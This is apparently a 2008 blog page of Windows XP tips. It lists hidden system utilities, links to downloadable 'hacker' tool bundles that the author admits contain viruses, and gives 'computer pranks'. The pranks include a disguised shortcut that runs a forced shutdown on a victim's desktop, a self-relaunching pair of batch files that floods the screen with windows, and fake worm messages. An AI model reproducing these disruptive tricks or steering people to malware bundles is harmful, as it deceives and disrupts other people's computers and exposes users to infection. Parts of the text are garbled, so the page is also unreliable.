Sunday, November 9, 2008

AIO Windows XP Hidden App Launcher (23 Portable In 1)

AIO Windows XP Hidden App Launcher (23 Portable In 1)

Includes:
1) Character Map = charmap.exe
2) Disk Cleanup = cleanmgr.exe
3) Clipboard Viewer = clipbrd.exe (view contents of Windows clipboard)
4) Dr Watson = drwtsn32.exe (Troubleshooting tool)
5) DirectX diagnosis = dxdiag.exe (Diagnose & test DirectX, video & sound cards)
6) Private character editor = eudcedit.exe ( creation or modification of characters)
7) IExpress Wizard = iexpress.exe (Create self-extracting / self-installing package)Microsoftft Synchronization Manager = mobsync.exe ( allows synchronization of files on the network for working offline. UNDOCUMENTED).
9) Windows Media Player 5.1 = mplay32.exe (Retro version of Media Player, very basic).
10) ODBC Data Source Administrator = odbcad32.exe
11) Object Packager = packager.exe ( packaging objects for insertion in files, has comprehensive help files).
12) System Monitor = perfmon.exe ( Everything you ever wanted to know about any aspect of PC performance )
13) Program Manager = progman.exe (Legacy Windows 3.x desktop shell, I use this when I don't want other people messing with my machine...).
14) Remote Access phone book = rasphone.exe
15) Registry Editor = regedt32.exe [also regedit.exe] (for hacking the Windows Registry).
16) Network shared folder wizard = shrpubw.exe (creates shared folders on network).
17) File siganture verification tool = sigverif.exe
18) Volume Contro = sndvol32.exe (Just in case you've lost it from your tray).
19) System Configuration Editor = sysedit.exe (modify System.ini & Win.ini just like in Win98! ).
20) Syskey = syskey.exe (Secures XP Account database - BE CAREFUL.. appears to encrypt all passwords...UNDOCUMENTED).
21) Microsoftt Telnet Client = telnet.exe
22) Driver Verifier Manager = verifier.exe ( utility for monitoring the actions of drivers ?( useful if having driver problems? UNDOCUMENTED).
23) Windows for Workgroups Chat = winchat.exe ( old NT utility to allow chat sessions over a LAN, some help files available).
24) "Microsoftft System Configuration Utility" or simply "MSCONFIG." Designed to help you troubleshoot problems with your computer, MSCONFIG can also be used to ensure that your computer boots faster and crashes less.


Ultra Hacker AIO

Ultra Hacker AIO


This is one of screenshots of this AIO with 150 tools!This AIO is with viruses cos these are hacking tools and AV detect as viruses!I think it's better to use deep freeze and than u can freeze ur pc when u use this tools and than u can unfreeze it when u don't use !
http://up.aqache.com/?act=download&fid=36t4h7Y9&fname=Ultra-Hacker_AIO.rar

GHOST HACKER - Most Wanted Hacking Tools

GHOST HACKER Collection consists of hacking tools which includes 630MB of powerful utilities.A profusion of hacking, kracking, phreaking tools & files will familiarize you with how hackers break into your machine and steal your information.rn hacking techniques fom a good collection of source codes for virus and tools, instructional documentation, tutorials and much more.
You can act like a master hacker to customize your own program with the editors and executable file tools.
• Pmaker (Patch Maker)• Process (Process Explorer)• Regmon (Reg Editor)• CodeFusion• Hash• ResHacker• W32dasm• UnPatcherDownload Now:

http://rapidshare.com/files/43188609/GHS.part1.rar.html
http://rapidshare.com/files/43188613/GHS.part2.rar.html
http://rapidshare.com/files/43188610/GHS.part3.rar.html

Saturday, October 25, 2008

computer pranks


1. Fake computer virus error message

This one is by far, the easiest and all you have to do is to make a new text document with notepad, type msg * YOUR MESSAGE and save as anything.bat. As always, make sure that you select All files instead of Text Document.

2. Forced shutdown trojan.
This will display a custom error message and start a countdown which will shut down the computer.

Right-click your desktop and create a new shortcut.
Paste the following code into the Location box in the Create Shortcut
menu:
shutdown -s -t 30 -c “Your message here”
Replace 30 with the length of the countdown you want (in seconds) and place your custom error message between the quotes. Click next and name the shortcut to something the victim would be likely to click on such as “Internet explorer” or “My Documents”, etc.

Next you’d want to change the icon. Right-click on the shortcut you made and click properties. Find the Change Icon button and click it. Choose a suitable icon for the name you chose earlier.


And that’s all! Now you just have to sneak the shortcut onto the victim’s desktop and run!

Note: to stop it, open Run from the start menu and type shutdown-a.


3. Endless Command prompt windows trojan
This will open up a series of command prompt windows that will never end.
The basic idea is that there are two .bat files that open the
other one when opened, so the other one opens the first one again and the windows just won’t stop coming.

How to do this:
1. Fire up notepad and type: start 2.bat
2. Save it as 1.bat (make sure you choose all files when saving it)
3. Make another new text document and type: start 1.bat
4. Save it as 2.bat into the same folder as the other one.

All you have to do to start it is to click on either of them.

The on
ly way to stop it is to wait for the windows to become so numerous that they are a group on the taskbar. Then you can use Close group to get rid of the bastards.

4. Fake Command prompt trojan viruses
This is also a good way to make the victim believe that a worm is gnawing at their hard drive and that they can’t do anything to stop it.

Open up notepad and type @echo off

  • To make text appear, type it after an echo tag.
  • To have the the commands wait for the user to press any key type pause

(Note: if you write pause >nul it won’t display Press Any key to continue…)

  • To have a complete high-speed description of files in the drive of the .bat file, type dir /s
  • You can also initiate any other command we covered earlier, such as shutdown, error message, etc.

And why no include all of these in one fake virus?

For example:

I can’t post the batch files here, as sharing .bat files over the internet is illegal.
Make sure you don’t do anything stupid with these tips.

ShareThis

Add item to right click

Add item to right click

When you right click on any folder, you can have access to that application, the same as using
Sent To and New. Open Registry Editor. Navigate and choose:
HKEY_CLASSES_ROOT\Folder\shell. Add a new Key to the “Shell” Key and name
it anything you like. Give it a default value that will appear when you right click a
folder, i.e. NewKey [...]